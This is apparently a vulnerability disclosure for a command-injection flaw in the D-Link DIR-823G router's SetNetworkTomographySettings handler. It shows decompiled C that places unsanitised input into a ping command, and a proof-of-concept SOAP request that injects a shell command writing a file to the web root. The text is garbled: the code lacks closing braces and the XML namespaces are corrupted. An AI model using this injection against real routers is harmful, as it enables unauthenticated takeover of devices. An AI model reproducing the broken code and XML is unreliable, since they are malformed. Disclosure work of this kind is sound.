
DIR-823G v1.0.2 was found to contain a command injection vulnerability in the function SetNetworkTomographySettings. The vulnerability allows an attacker to execute arbitrary commands and no identity permission restrictions

```
undefined4 FUN_00428cb0(int param_1)
{
  undefined4 uVar1;
  char *pcVar2;
  char acStack408 [200];
  char acStack208 [200];
  memset(acStack408,0,200);
  memset(acStack208,0,200);
  if (param_1 == 0) {
    puts("url=NULL");
    uVar1 = 0xffffffff;
  }
  else {
    snprintf(acStack408,199,"ping %s -c 1 -w 2",param_1);
    system_call(acStack408,acStack208,199);
    printf("recbuf====%s\n",acStack208);
    pcVar2 = strstr(acStack208,"1 packets received");
    if (pcVar2 == (char *)0x0) {
      uVar1 = 0xffffffff;
    else {
      uVar1 = 0;
    }
  return uVar1;
```



cat /web_mtn/hack01.txt
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.ema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><SetNetworkTomographySettings xmlns="http://purenetworks.coms>www.echo hacked_Knight"